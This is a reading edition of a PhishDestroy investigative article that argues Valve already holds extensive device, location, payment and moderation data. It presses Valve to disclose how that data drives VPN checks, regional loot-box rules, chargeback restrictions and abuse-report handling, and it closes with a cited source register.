Source: https://phishdestroy.io/steam_dossier/three-games-and-security
```

ENGLISH · 18 OCTOBER 2026

Existing data. Selective privacy. — Valve & enforcement · PhishDestroy

Valve's existing device and location data, Wallet age gaps, payment restrictions and the evidence behind moderation decisions.

Prepared	18 October 2026
Attribution	Agent Noel
Live article	phishdestroy.io/steam_dossier/privacy-and-enforcement
Reading files	PDFs, article JSON and verification

A dated reading edition of the published article. Original evidence, reported claims and editorial interpretation retain the distinctions and limits stated in the text.

READING MAP / 08 SECTIONS

Follow the record.

Article overview	3
A VPN does not erase the account’s history.	3
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Who funded it? Who opens it?	8
If the payment failed, show the evidence.	9
Valve can document abuse. Apply that standard consistently.	12
Account for the system that already operates.	14
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The entries are clickable. The PDF bookmarks provide another route through the document. External source links open the referenced publication or retained file.

EXISTING DATA / ACCESS / REMEDYREVIEWED 11 OCT 2026 · UTC
THE INFORMATION IS ALREADY THERE.

Existing data. *Selective privacy.*

Valve must account for the power it already uses.

INVESTIGATION BY **AGENT NOEL**
Location signals, device records, payment restrictions and moderation decisions all sit inside the same platform. Invoking privacy against regulation leaves a central question unanswered: how does Valve use that existing control to protect people, and how can a person challenge its use?

Follow the existing record ↓The disclosure demands ↗
ONE PLATFORM / UNEQUAL VISIBILITY
VALVE CAN**Identify.**
Correlate.
Restrict.
THE USER NEEDS**The evidence.**
The reason.
A remedy.
A restriction is an exercise of power. Its justification must be open to challenge.

Original 11 October edition · complete text →

01
THE BASELINE VALVE'S RESPONSE LEAVES OUT

A VPN does not erase the account's history.

Valve describes additional location checks as a new worldwide intrusion. Assessing that claim requires an inventory of the information already collected and the decisions already made with it. [E14]

The existing record—not a hypothetical new surveillance system

Layer	Publicly documented capability	The question it raises
Account & network	The privacy policy lists SteamID, country of residence and logged IP addresses. [E71]	How are historical account and location signals used when access rules change?
Device & activity	The same policy lists unique device identifiers, operating-system information, settings and application use. [E71]	Which identifiers persist between sessions and connect accounts or devices?

Layer	Publicly documented capability	The question it raises
Authorised devices	Steam Guard distinguishes unrecognised devices and provides an authorised-device review. [E72]	What protection uses this continuity when the network address changes?
Country detection	Steamworks exposes `GetIPCountry`, using an IP-to-location database. [E73]	What additional precision is needed, for which decision, and with what error rate?

THE LAYERS THAT ALREADY EXIST

A VPN changes the route, not the record.

Name the layers. The browser session that registered the account. The game client that still phones home from the same machine. The CDN and ASN fingerprints Valve's own servers log on every request. [E71] [E72]

A player who registers on the web in New York, connects through a VPN and launches the same client leaves a chain Valve already records: one machine, one client build, one account history, requests crossing Valve's own network edge at every step. Local transfers move installations between machines; they do not delete the download and authorisation events already logged. [E90]

Publish that chain — device, client build, network trace, account history — before claiming that only new, total collection can establish location.

THE TECHNICAL POINT

Changing a network route does not inherently reset an application's device identifier. A long account history followed by a VPN connection can therefore be evaluated alongside existing device and authorisation records. Valve should disclose how those signals are assessed, what they can establish and which less intrusive options it tested.

IP intelligence can classify known VPN and hosting infrastructure. MaxMind documents such classifications and their limits. Valve should publish the location signals it actually uses, the decision thresholds, the treatment of account history and the procedure for correcting a mistaken restriction. [E74]

THE INVESTIGATION'S TESTS / REGISTRATION

Registration was refused behind a VPN.

In the investigation's own tests, account registration was refused while connected through a VPN. That is an observation, not a statistic: the dated reproduction — connection conditions, time, displayed refusal and the resulting account decision — belongs beside the registration and connection records Valve already keeps, which can state the rule that fired and its error rate. [E71]

THE OPEN LEAD / NORDVPN

What share of New York users arrive through NordVPN?

The author's lead, stated as a question and not as a finding: what share of New York Steam users reach the platform through NordVPN? It is measurable, and Valve's own connection records can answer it — connection counts by exit network for New York accounts, beside the location decisions those connections produced. No market share is asserted here; the record is the demand. [E74]

▼ **Device records, network history and Valve's disclosure duty**

Valve should identify the device fields its clients collect, including whether hardware and network identifiers enter its account-security or location decisions. Publish their purpose, retention, cross-account use and correction process. The relevant records are held by the platform operating the client.

Name the fields behind the generalisation. "Hardware and network identifiers" has specific candidates: MAC address, motherboard serial, disk serial. The demand is field-level — for each field, whether Steam's clients collect it, where it is retained, and which account-security or location decisions it enters. Universal collection is not established on this record; field-level disclosure is what would establish or refute it.

Downloads, authorisations and later account access leave a sequence of dated events. Steam also supports local-network installation transfers. Valve should explain which of those records enter its regional checks, how they are combined and why additional collection is necessary when an established account changes its network route. [E90]

The CS2 client download and its network trace are the concrete case: downloads, authorisations and later account access leave a sequence of dated events across Valve's own CDN and ASN. That sequence is logged by Valve's own infrastructure; it should be published with the account decisions it can inform, not folded into a claim that only new collection can locate a user.

The investigation's VPN and registration tests belong beside that disclosure: connection conditions, time, displayed restriction and the resulting account decision. This makes Valve's existing regional controls inspectable and gives users a concrete basis for challenging an inconsistent result.

THE EARLIER DISCLOSURE RECORD**One device. Multiple accounts. Years of retained history.** The dossier's counsel-correspondence account and its source trail ↗

02
VALVE'S OWN PRODUCT HISTORY

The regional switch already exists.

Country-specific container rules are a documented part of Counter-Strike. Valve's privacy argument must explain what the proposed controls add to this existing system.

25 APR 2018 / BELGIAN MINISTER OF JUSTICE

Belgium named CS:GO explicitly.

The minister's release reports the Gaming Commission's finding that paid loot boxes in CS:GO, FIFA 18 and Overwatch fell under Belgian gambling law. It called for their removal and highlighted the lack of player protection. This is a directly identified Valve game in a primary regulatory record. [E91]

The source is a ministerial account of the Commission's position. The subsequent Valve restriction is documented separately in the July release notes.

NETHERLANDS / 11 JUL 2018**Trading & Market: restored.**
The ability to exchange was brought back.

THE SAME RELEASE**Container opening: restricted.**
Valve changed access to the paid opening separately. [E75]

11 JUL 2018

Netherlands & Belgium: container opening restricted.

Valve's release notes restored Trading and Market for Dutch customers while restricting container opening in both countries. This was a product-access decision tied to territory. [E75]

30 SEP 2019

France: X-Ray Scanner introduced.

Valve introduced a preview mechanism that consumes the container. Advancing to another reveal requires claiming the previous result. [E76]

16 MAR 2026

Netherlands & Germany: the scanner becomes the route.

Valve announced X-Ray Scanner access for these players, with an exception for keyless containers such as Souvenir Packages. The Netherlands record therefore changes in 2026; the announcement does not name Belgium. [E77]

REGIONAL CONTROL / THE DEMONSTRATED CAPABILITY

Valve can change the product by territory.

Valve should disclose the architecture and effectiveness of the regional control it already operates, including its handling of VPN connections, existing account history and contested decisions. The company owes users an explanation of the alternatives it considered and the remaining gaps.

X-RAY / THE ECONOMIC QUESTION

What does the next unknown result cost?

The current FAQ requires purchase and receipt of the revealed item before another scan. Analysis must follow the paid sequence, including the cost of advancing, rather than stop at the presence of a preview. [E78]

▼ **The Dutch record: the ruling and Valve's own response**

The Dutch regulator's April 2018 study found four of ten examined implementations inconsistent with its gambling-law analysis; it linked transferable prizes to economic value. The games were anonymised. [E88]

The Council of State's 9 March 2022 ruling overturned the penalty in the EA FIFA/FUT case. Valve's own Dutch record is the regional product change documented above: it altered trading access and container opening separately. Those are the mechanisms that its present defence must explain. [E89]

PUBLIC COMPLAINT / PRIVATE NEGOTIATIONS

Publish the demand being denounced.

The filed NYAG complaint alleges an age-confirmation checkbox rather than age verification (¶144). Its requested relief does not prescribe universal VPN detection, biometrics or worldwide identity-document collection. Valve's account of proposed additional collection describes pre-litigation discussions. [E38] [E14]

Release the proposals: required data, affected users, retention periods and alternatives considered. The public cannot audit a sweeping privacy objection from one party's summary of unpublished negotiations.

THE OBJECTION / 11 MAR 2026

"Beyond what we normally collect."

Valve's own words, quoted before they are dismantled: the NYAG proposal would gather additional information "beyond what we normally collect in the course of processing payments" — collection that "would have involved implementing invasive technologies for every user worldwide." [E14]

"Normally collect" sets a baseline; "invasive technologies for every user worldwide" sets a fear. Both halves are testable against a record Valve itself has already produced.

THE PRODUCTION / OCT 2025

830 pages about one account.

Months before that statement, Valve answered a single user's Article 15 access request with an 830-page appendix: 902,270 covered characters still extractable beneath the failed masking. No payment processor handed Valve that file — Valve's own systems produced it, hold it, and disclosed it only under statutory compulsion. [E21] [E13]

Publish what “normally collected” already covers before it is accepted as a narrow baseline. Inspect the 830-page production and its audit trail ↗

03
PAYMENT IDENTITY IS NOT PLAYER AGE

Who funded it? Who opens it?

Valve invokes age checks built into most payment methods used by its New York customers. That does not establish the age of the person spending an already funded Wallet. The system itself separates funding from use. [E14]

01
RETAIL CASH / THE HISTORICAL ROUTE

Physical cards put money into Wallet.

The complaint expressly describes retail gift cards bought with cash (¶29). That route cannot be answered solely by referring to a bank’s checks on a cardholder. [E38]

The historical record: the cash route is not hypothetical. Valve’s own current FAQ dates the retail programme to 2012 [E79]; GameStop’s 14 May 2012 partnership announcement, preserved in a contemporary reprint, described cash-funded Steam Wallet at physical stores; and a 2019 archival capture of Valve’s gift-card page described the physical cards as suiting cash-in-hand purchases. Valve itself marketed physical cards to buyers without bank instruments — years of its own record, not an invented funding route.

2026 policy change: Valve is ending its retail gift-card programme. Stores will not be restocked; Valve expects stock to run out by the end of 2026. Existing cards remain redeemable, subject to local law. The FAQ attributes the decision to persistent gift-card scams. [E79]

02
DIGITAL GIFTS / DIFFERENT PEOPLE

The person paying can fund someone else.

Valve sells digital gifts that credit a recipient’s Wallet. Checking the buyer’s payment method does not identify the recipient currently using the game. Existing Wallet funds cannot buy these digital gift cards. [E80]

03
TF2 ITEMS / THE MARKET BRIDGE

A tradable key can become spending balance.

Valve’s Mann Co. Supply Crate Key listing marks the TF2 item as tradable and marketable. Eligible Community Market sales produce Wallet funds. An externally acquired item can therefore reach the spending balance without the player’s own card funding that sale. [E81] [E15]

Market access has separate eligibility conditions, and sales proceeds alone do not remove limited-account status. These are separate gates; neither is a documented verification of the current player’s age. [E66]

THE FAILURE IN THE RESPONSE

A check on one funding route cannot stand in for a check at the paid random outcome. Valve must identify the control that connects the person opening a container to a verified age, across gifts, item-sale proceeds and pre-existing balances.

A CONCRETE REGIONAL FUNDING RECORD**The Russian top-up question now has a named provider.**Official MTS service, territorial statements and linked card-transfer terms ↗
Inspect the original service and its linked terms: [E92] [E93]

▼ **External funding, cryptocurrency and regional top-ups**

An outside item purchase may be settled in money or cryptocurrency while the subsequent Steam sale credits Wallet. The payment, item delivery and Wallet credit are separate records. This page establishes the Steam leg; the fee, hold period and restriction risk for each outside seller are records held by that seller and by Valve, and they must be published beside the Community Market’s own fee schedule and hold periods.

The Russia, Crimea and Donetsk top-up record now names its provider and settlement centre [E92] [E93]. The contracting entities, transaction dates, settlement path, turnover totals and any Valve agreement are records held by MTS Payment, the settlement bank and Valve; they must publish them, and any sanctions finding rests on those disclosures. Continue through the original Steam Dossier ↗

The routes establish an age-linkage problem. Valve holds the registered ages of the accounts using each route, and each retailer holds the age checks it applied; those records, not an invented minors statistic, must answer the question.

FOLLOW THE VALUE AFTER AN ACCOUNT COMPROMISE**A protected trade is not protection for every route.**Market sales, inflated-price purchases, Wallet proceeds and game gifts ↗

04
RESTRICTION FIRST / EXPLANATION AFTERWARDS

If the payment failed, show the evidence.

Steam’s chargeback policy restricts associated accounts and purchases. Its standard remedy sends the payment-method owner to the bank to reverse the dispute; return of funds restores the purchase and removes the restriction. If reversal is impossible, the user is directed to

Support. [E82]

29—31 AUG**2026**AMERICAN EXPRESS

FIRST-PERSON REPORTS

Users reported restrictions after payments they said they had not disputed.

In a Steam forum thread, users described removed purchases and payment restrictions involving AmEx. A 31 August account said Support lifted the restriction as an exception and warned about recurrence. These are direct user accounts of the incident; a confirmed cause from Valve, AmEx or the processor was not found. [E83]

The unresolved issue is concrete: **what can the user challenge when Steam says "dispute" and the bank cannot supply the corresponding record?**

The reports share a concrete shape: real card owners, transactions that failed or were cancelled outright, account locks that followed — and template support text in reply. [E83]

17—18 AUG 2026

The transactions behind the restrictions.

Users dated the disputed charges to 17—18 August 2026 — purchases they denied ever disputing. One user's card issuer confirmed two approved authorisations of $8.23 on 17 August, only one of which Steam's processor captured and posted; the second expired uncollected. That account of an issuer conversation is relayed testimony, not an audited finding. [E83]

Another user reported the charge never reached AmEx at all: four days of processing attempts visible in Steam's purchase history, nothing in the cardholder's AmEx statement. A charge that never completed leaves the card owner nothing to produce — the evidentiary impossibility at the centre of the episode.

29 AUG 2026

Removed game, locked account, no route out.

The thread's opening report: a game removed after twelve days of play over a charge the bank said it never disputed, with repurchase refused and new payment methods rejected. [E83]

31 AUG 2026

The exception, the warning, the re-lock.

Support lifted one user's restriction "as an exception," warning the account could be permanently locked if it happened again — while the disputed purchase stayed removed. Another user reported a second 17 August transaction re-triggering restrictions after an earlier

unlock. A third reported Support giving “the same stock responses,” repeating “call American Express” and refusing to supply a Transaction ID or escalate to a payment specialist. [E83]

02 SEP 2026

Records removed. Games still not restored.

A user reported the chargeback records had been removed from the account — but AmEx still declined, and the disputed games were still not restored. Removing the flag did not return the purchase, and the basis of the original restriction was never supplied. [E83]

THE RECORD

Identify the payment event.

Distinguish authorisation failure, settlement failure, reversal and a customer-initiated dispute. Supply a transaction reference and the restriction’s actual basis.

THE REVIEW

Provide a route out of a mistaken restriction.

State who reviews conflicting records, what evidence is accepted, which functions are restricted and when a decision can be expected.

Valve’s restriction policy includes chargebacks under payment fraud and permits restrictions across an individual’s accounts. It also distinguishes account locks, Community Bans, trade bans, VAC bans and suspensions. The relevant notice and effect must be recorded; “banned account” is not a sufficient classification. [E87]

THE DEMAND

Valve and its payment processor should publish the transaction event records behind these account actions. Authorisation, capture, settlement, reversal and dispute status for each transaction, tied to the restriction it produced and the account decision that followed. The parties whose systems generated the events can produce the record; the user cannot produce a statement for a charge that never completed. “Call your bank” is not evidence — it is the absence of one. [E83]

THE ENFORCEMENT QUESTION

Valve can make a payment event immediately consequential for the user. The corresponding obligation is a usable explanation and correction process. Calling a remedy an exception does not explain whether the original classification was right.

05
THE STANDARD OF PROOF MUST TRAVEL BOTH WAYS

Valve can document abuse. Apply that standard consistently.

Valve’s discussion of media and real-world violence does not answer the question of threats and abuse inside its own reporting and support systems. The relevant record is what people submitted, how Valve assessed it and what decisions followed. [E14]

SMIRNOV v. VALVE / NEVSKY DISTRICT COURT

A documented litigation trail.

Case № 2-5519/2022 · UID 78RS0015-01-2021-007838-13

01 SEP 2022

The claim was dismissed.

The Nevsky District Court decision dates to 1 September; final form followed on 2 September. The requested RUB 74,598,433 penalty and RUB 50 million moral-damage award were separate demands. The widely circulated 13 September date concerns reporting of the case. [E84] [E86]

28 JUN 2023

Valve’s side commissioned a linguistic examination.

The 66-page GLADIS report, published by its authors, identifies an 8 June contract with the Baker & McKenzie CIS branch. It examines the claimant’s correspondence with Steam Support, using submitted screenshots and translated printouts. This was a party-commissioned specialist report. [E85]

22 MAY 2024

The cassation court upheld the refusal.

The court describes escalating Community restrictions and the expert findings on insults, discriminatory statements and threats. It records that the claimant declined the opportunity to seek a court-appointed examination or submit contrary evidence. Case № 88-10528/2024. [E86]

THE SUBMITTED FILE / A MATERIAL DIMENSION

Audit the evidentiary package itself.

The record has a material dimension this page has not audited: the PDF Valve’s side submitted. The report, the translated printouts and the screenshots were filed as evidence — and how that package was assembled and edited shows what Valve’s counsel treats as an acceptable evidentiary file. [E85] [E86]

Reproduce the submitted materials, with third-party identifiers protected, and audit the file itself: who compiled it, what was cut, and whether the court received the same text the reports contained. The standard Valve demands of a sanctioned user's words applies to the file its own side carried into court.

THE LITIGATION RECORD

Language was examined as evidence.

Valve's side obtained an extended analysis to support a sanction. This demonstrates that its enforcement position can be particularised and tested against a record.

THE DOSSIER'S DISCLOSURE RECORD

Abusive reports require the same scrutiny.

The Steam Dossier describes nationality-based abuse and death wishes in retained reports. Its public audit establishes failed masking across 830 pages and 902,270 extractable covered characters. [E13] [E21]

ONE RULE / AN AUDITABLE APPLICATION

Which reports were used against their target, and what happened to abusive reporters? Publish anonymised decision records showing the allegation, assessment, rule applied, sanction and appeal result. Evidence submitted to justify a sanction must be distinguished from material merely retained in a file.

▼ **Follow the report from submission to sanction**

The aggregate audit counts 177 occurrences of the heading "Abuse Reporter Account Name". That is a document-label count, not a count of unique complainants, abusive reports or proven violations. It does not record the moderation outcome for each report.

For the reported pornographic link, Valve should produce the processing history and an appropriately redacted exhibit: who assessed it, whether it was relied upon, which rule applied and what decision followed. The audit should expose the handling of the report while protecting third-party identifiers.

Steamworks documents text-filtering functions. Valve should identify the filters and rules actually applied to threats, discriminatory abuse and links submitted through its reporting systems, and release the corresponding decision traces. The same scrutiny it applies to a sanctioned user's language must reach abusive submissions used against that user. [E73]

Publish comparable sanctions and appeals alongside inventory value, violation category and final remedy. That record would show how consistently Valve applies its rules when the account contains a valuable collection.

THE ORIGINAL MATERIAL REMAINS IN PLACE**Client inspection. Retained data. Failed disclosure.**Read the 2014–2026 record and the September access-request closure ↗

06
A CONCRETE TEST OF VALVE’S POSITION

Account for the system that already operates.

The investigation calls for access to existing decision records, minimised and protected where necessary. Expanding data collection is not a prerequisite for examining how Valve exercises its present power.

1. 01

   ### Show the proposed privacy intrusion.

   Release NYAG’s actual proposals and Valve’s alternatives: data categories, affected users, necessity, retention and safeguards.

2. 02

   ### Map the data already used.

   Identify location and device fields, cross-account matching, retention, error rates and the decisions they inform.

3. 03

   ### Explain the age gate at the transaction.

   Account for existing balances, gift funding and Market proceeds; identify how the current player’s age is established.

4. 04

   ### Make restrictions reviewable.

   Provide the reason, evidence reference, scope, reviewer and correction route for payment and commercial-use restrictions.

5. 05

   ### Audit moderation in both directions.

   Trace reports to findings, sanctions and appeals, including abusive submissions and any relationship to inventory value.

THE FINDING
Valve’s existing control is documented. The adequacy and accountability of its use remain the issue. A privacy slogan, a payment-method generalisation and an aggregate ban count do not supply the missing decision record.

07
THE PUBLIC RECORD

Inspect the evidence.

29 RECORDS
Sources cited in this article appear first. Select “All records” to inspect the complete 107-record register shared by the investigation; the dedicated evidence files retain their own detailed registers.

▼ **Research method and source status**
Reviewed 11 October 2026 UTC. Official policies and product announcements establish documented capabilities and rules. The public complaint states the plaintiff’s allegations. Court dates and findings are tied to the cited acts; user incident reports remain attributed testimony.

The analysis connects existing account and device data, territorial product changes, payment restrictions and moderation records. It asks Valve to account for the decisions already made with that information, the consequences for users and the remedies provided.

Cited source records

E14 · About the New York Attorney General lawsuit against Valve

Publisher: Valve

Date: 11 Mar 2026

Supports: The public collectibles comparison, optional and cosmetic framing, transferability argument, account-ban total, privacy objections and legislative position.

Scope: Corporate public response dated 11 March 2026; linked alongside the filed complaint and the investigation’s analysis.

https://help.steampowered.com/en/faqs/view/6300-A6C4-519D-A3F5

E71 · Steam Privacy Policy — existing collection

Publisher: Valve

Date: Current policy · §§3.1–3.8

Supports: SteamID, residence country, IP logs, unique device identifiers and application/device data are publicly disclosed categories.

Scope: Valve’s policy lists data categories and their declared purposes; field-level implementation is part of the requested disclosure.

https://store.steampowered.com/privacy_agreement/

E72 · Account Security Recommendations — authorised devices

Publisher: Valve / Steam Support

Date: Current guidance

Supports: Steam Guard checks unrecognised devices and provides an authorised-device review.

Scope: Steam's description of recognised-device authorisation and account protection.

https://help.steampowered.com/en/faqs/view/6639-EB3C-EC79-FF60

E73 · ISteamUtils — country and text-filtering functions

Publisher: Valve / Steamworks

Date: Current developer documentation

Supports: GetIPCountry returns a country code from an IP-location database. FilterText and InitFilterText document filtering facilities.

Scope: Documented Steamworks interface functions. The operational decision trail is requested from Valve.

https://partner.steamgames.com/doc/api/ISteamUtils

E90 · Steam Local Network Game Transfers

Publisher: Valve / Steam Support

Date: Current technical guidance

Supports: Game installation and update files can be copied between eligible computers over a local network.

Scope: Valve's documentation of transferring installed game files between devices over a local network.

https://help.steampowered.com/en/faqs/view/46BD-6BA8-B012-CE43

E74 · GeoIP Anonymous IP — VPN and hosting classifications

Publisher: MaxMind

Date: Current technical documentation

Supports: Documented classifications include known VPN and hosting-provider addresses, with stated detection limits.

Scope: Industry technique only. No claim that Valve is a customer or uses this particular service.

https://dev.maxmind.com/geoip/docs/databases/anonymous-ip/binary/

E91 · Belgian loot-box findings expressly name CS:GO

Publisher: Koen Geens / Belgian Minister of Justice

Date: 25 Apr 2018

Supports: The minister's release reports the Gaming Commission's finding that paid loot boxes in CS:GO, FIFA 18 and Overwatch fell under Belgian gambling law and called for removal.

Scope: The Belgian minister's contemporary account of the Gaming Commission's findings and requested action.

https://www.koengeens.be/news/2018/04/25/loot-boxen-in-drie-videogames-in-strijd-met-kansspelwetgeving

E75 · Release Notes for 7/11/2018 — Netherlands and Belgium

Publisher: Valve / Counter-Strike

Date: 11 Jul 2018

Supports: Trading and Market restored for Dutch customers; container opening restricted in the Netherlands and Belgium.

Scope: July 2018 release notes. The subsequent Netherlands change is recorded separately in E77.

https://blog.counter-strike.net/2018/07/20618/

E76 · France — introducing the X-Ray Scanner

Publisher: Valve / Counter-Strike

Date: 30 Sep 2019

Supports: Country-specific reveal and claim sequence, including consuming a scanned container.

Scope: September 2019 release notes describing the French X-Ray mechanism and contemporaneous Market rules.

https://blog.counter-strike.net/2019/09/25667/

E77 · X-Ray Scanner for Germany and the Netherlands

Publisher: Valve / Counter-Strike 2

Date: 16 Mar 2026

Supports: Scanner access for Germany and the Netherlands; keyless containers exempted.

Scope: Also verified in the official Steam announcement feed. Belgium is not named in this update.

https://steamcommunity.com/ogg/730/announcements/detail/518615049848226730

E78 · Counter-Strike 2 — X-Ray Scanner

Publisher: Valve / Steam Support

Date: Current FAQ

Supports: The revealed item must be purchased and received before another scan; scanning consumes the container.

Scope: Steam's description of the reveal, purchase and next-scan sequence.

https://help.steampowered.com/en/faqs/view/7336-6EBC-1923-EE1B

E88 · Onderzoek naar loot boxes — Een buit of een last?

Publisher: Kansspelautoriteit

Date: 19 Apr 2018

Supports: Regulatory analysis of ten implementations; four considered noncompliant. Transferability was connected to economic value.

Scope: The Dutch regulator's 2018 study of ten anonymised implementations and the economic significance of transferable prizes.

https://kansspelautoriteit.nl/sites/default/files/onderzoek_naar_loot_boxes_-_een_buit_of_een_last_-_nl.pdf

E89 · EA / FIFA-FUT — ECLI:NL:RVS:2022:690

Publisher: Raad van State

Date: 9 Mar 2022

Supports: The Council of State overturned the penalty against EA on the implementation-specific record before it.

Scope: The Council of State's 9 March 2022 ruling on EA's FIFA/FUT implementation.

https://www.raadvanstate.nl/uitspraken/@130150/202005769-1-a3/

E38 · People of New York v. Valve Corporation — filed complaint

Publisher: New York Attorney General / NYSCEF

Date: 25 Feb 2026

Supports: Court, filing date, index 450952/2026, allegations, statutory bases and requested remedies.

Scope: NYSCEF document 2; 52-page court-stamped complaint. Requested relief appears on PDF pages 50–51.

https://ag.ny.gov/sites/default/files/court-filings/new-york-v-valve-corporation-complaint-2026.pdf

E21 · Disclosure audit — 830-page appendix

Publisher: PhishDestroy

Date: Published audit · reviewed 20 Sep 2026

Supports: Page-level redaction geometry, character counts and source-file SHA-256 for the appendix to the October 2025 access response.

Scope: The public audit contains aggregate findings and the source hash; the original personal-data appendix is withheld.

https://phishdestroy.io/steam_dossier/steam_tos_assets/regulatory-review/disclosure-audit.json

E13 · The Steam Dossier — rules, routes and accountability

Publisher: PhishDestroy

Date: Related investigation

Supports: The parent investigation supplies the historical registration and consent exhibits, transfer-substitution sequence, route register, ownership and recovery records, and correspondence used by this companion investigation.

Scope: The parent PhishDestroy investigation; linked as the wider editorial and infrastructure context.

https://phishdestroy.io/steam_dossier/

E79 · Steam Wallet — retail gift-card phase-out

Publisher: Valve / Steam Support

Date: FAQ v18 · metadata 10 Jun 2026

Supports: Retail stocks are not replenished; expected exhaustion by the end of 2026. Existing cards remain redeemable, subject to local law. Valve cites persistent scams.

Scope: Retrieved 11 October 2026; includes the page's embedded update timestamp.

https://help.steampowered.com/en/faqs/view/78E3-7431-1E88-AD59#retailers

E80 · Digital Gift Cards — funding another account

Publisher: Valve / Steam Store

Date: Current gift-card FAQ

Supports: A payer can buy Wallet credit for a recipient. Existing Wallet funds cannot buy digital gift cards.

Scope: A digital Wallet gift differs from a game gift. Country and recipient eligibility rules apply.

https://store.steampowered.com/digitalgiftcards/selectgiftcard

E81 · TF2 — Mann Co. Supply Crate Key

Publisher: Valve / Steam Community Market

Date: Current official item listing

Supports: The listing's asset data marks the key as tradable and marketable; the item has a Steam Market order interface.

Scope: Steam's item listing, showing the trading and Market attributes of the TF2 key.

https://steamcommunity.com/market/listings/440/Mann%20Co.%20Supply%20Crate%20Key

E15 · Steam Community Market FAQ — Wallet proceeds and market limits

Publisher: Valve / Steam Support

Date: Live FAQ · reviewed 10 Oct 2026

Supports: Market sale proceeds in Steam Wallet and the approximate US$1,800 listing limit.

Scope: Steam's own market and Wallet mechanics, used in the ownership and outside-price comparison.

https://help.steampowered.com/en/faqs/view/61F0-72B7-9A18-C70B

E66 · Limited User Accounts

Publisher: Valve / Steam Support

Date: Live FAQ · reviewed 10 Oct 2026

Supports: Qualifying $5 spending and specified restricted community features.

Scope: Steam's published requirements for access to trading and the Community Market.

https://help.steampowered.com/en/faqs/view/71D3-35C2-AD96-AA3A

E92 · Russia-facing Steam top-ups — published service and territorial statements

Publisher: MTS Payment

Date: Retrieved 11 Oct 2026

Supports: The official service offers ruble-funded Steam top-ups for Russian accounts. Its FAQ explicitly discusses delays or failures for Crimea, LNR and DNR accounts.

Scope: Provider's public offer and descriptions; no transaction was made. Settlement intermediaries, any Valve agreement and sanctions compliance require separate records.

https://payment.mts.ru/cyber/steam

E93 · Public offer — bank-card money-transfer service

Publisher: MTS Payment / Murmansk Settlement Bank

Date: 2026 document · retrieved 11 Oct

Supports: The linked card-transfer offer identifies the settlement centre as Murmansk Settlement Bank LLC and the transfer currency as Russian rubles.

Scope: Terms governing the named card-transfer service and its participants.

https://staticpayment.ssl.mts.ru/upload/%D0%9F%D1%83%D0%B1%D0%BB%D0%B8%D1%87%D0%BD%D0%B0%D1%8F_%D0%BE%D1%84%D0%B5%D1%80%D1%82%D0%B0_2026.pdf

E82 · Payment Disputes and Chargebacks

Publisher: Valve / Steam Support

Date: Current policy · metadata 15 May 2024

Supports: Associated account/purchase restrictions, bank-reversal route, restoration when funds return, and Support escalation when reversal is impossible.

Scope: Steam's published payment-dispute policy and described restrictions.

https://help.steampowered.com/en/faqs/view/783F-5E0F-9834-22D2

E83 · STEAM payment system broken? — AmEx incident reports

Publisher: Steam Community users

Date: 29–31 Aug 2026

Supports: First-person reports of removed purchases and payment restrictions; one user reports a Support exception and warning on 31 August.

Scope: Unverified participant testimony. No published confirmation of root cause from Valve, AmEx or the processor was found in this review.

https://steamcommunity.com/discussions/forum/0/590688141302606461/

E87 · Restricted Steam Account — reasons and restriction types

Publisher: Valve / Steam Support

Date: Current policy · metadata 22 May 2025

Supports: Payment-fraud and commercial-use grounds; distinctions among locks, Community Bans, trade bans, VAC bans and suspensions.

Scope: The actual account notice and decision record are needed to establish the scope and basis of an individual restriction.

https://help.steampowered.com/en/faqs/view/4F62-35F9-F395-5C23

E84 · Smirnov v. Valve — case 2-5519/2022

Publisher: Nevsky District Court, Saint Petersburg

Date: 1 Sep 2022 · final form 2 Sep 2022

Supports: Official case identity and first-instance refusal. UID 78RS0015-01-2021-007838-13.

Scope: Court hosting can be intermittently unavailable. The later cassation act independently records the 1 September decision date.

https://nvs--spb.sudrf.ru/modules.php?delo_id=1540005&name=sud_delo&name_op=doc&new=&number=812812802&srv_num=1&text_number=1

E86 · Smirnov v. Valve — cassation 88-10528/2024

Publisher: Third Cassation Court of General Jurisdiction

Date: 22 May 2024

Supports: Procedural history, monetary demands, Community restrictions and the court's treatment of the linguistic report.

Scope: Copy of the court act hosted by T—J. It records an opportunity to seek a court examination or contrary evidence, declined by the claimant.

https://opis-cdn.tinkoffjournal.ru/mercury/delo-88-10528-2024.pdf

E85 · Specialists' report on Smirnov's Steam Support correspondence

Publisher: GLADIS / Guild of Linguistic Experts

Date: 28 Jun 2023 · 66 pages

Supports: Author-hosted report identifies an 8 June 2023 contract with the Baker & McKenzie CIS branch and the correspondence examined.

Scope: A 66-page, party-commissioned specialist report; the commissioning relationship and date appear in the report.

https://rusexpert.ru/public/expertizy-pdf/ZakIGLADSmirnvsValve2023.pdf

EDITION NOTES / TRACEABLE FILES

Read the claim. Check its source.

This reading edition was prepared on 18 October 2026 from the current English article. It retains the authored discussion and analytical tables in the source HTML. Navigation and interactive controls are removed. Interactive datasets remain linked rather than expanded into thousands of printed rows.

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Article JSON · OpenPGP signature · JSON SHA-256
Published verification key · Verification instructions

```
Signing-key fingerprint
129FC7F39C40C69D2EF3C329BFCF9E8DD295EE01

Source HTML SHA-256
d9ea08850ec097778ebab538d447e5b7baef81f399361a981399b8999f22d840
```

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```
Build 2026-10-18T11:58:30.589Z
Source: https://phishdestroy.io/steam_dossier/privacy-and-enforcement
```

ENGLISH · 18 OCTOBER 2026

Inspect the sources

Searchable archive of 16,319 saved issue, review, web and wiki edit-log records, with full retained text, collection provenance and source-file hashes.

Prepared	18 October 2026
Attribution	PhishDestroy Team
Live article	phishdestroy.io/steam_dossier/steam_evidence_archive
Reading files	PDFs, article JSON and verification

A dated reading edition of the published article. Original evidence, reported claims and editorial interpretation retain the distinctions and limits stated in the text.

READING MAP / 03 SECTIONS

Follow the record.

Article overview 3

Platform 3

Archive build 3

The build and its source files 4

Edition, sources & verification 6

The entries are clickable. The PDF bookmarks provide another route through the document. External source links open the referenced publication or retained file.

INVESTIGATION MATERIALS / SOURCE COLLECTION 002

The evidence. Open to inspection.

Search the retained records. Open the saved text and follow its original source.

Platform

▼ **More filters** Collection, dates & saved text

▼ **Archive details: build, source rows and platform breakdown**

Archive build

Source rows
16,569

Distinct records
16,319

Duplicates merged
249

Excluded rows
1

Records are not necessarily unique incidents.

16,569 source rows
16,319 distinct records
249 duplicate rows merged
1 row excluded
View the original files ↘

WHAT THIS SECTION PROVES
This archive indexes 16,319 saved records: public GitHub issues, Trustpilot reviews, Reddit posts, web records and Valve Developer Community edit-log entries. It supplies the retained text and source paths used to investigate account security, API changes, enforcement and consumer complaints. The source-file manifest records the recovered exports and their hashes.

← Back to Executive briefing
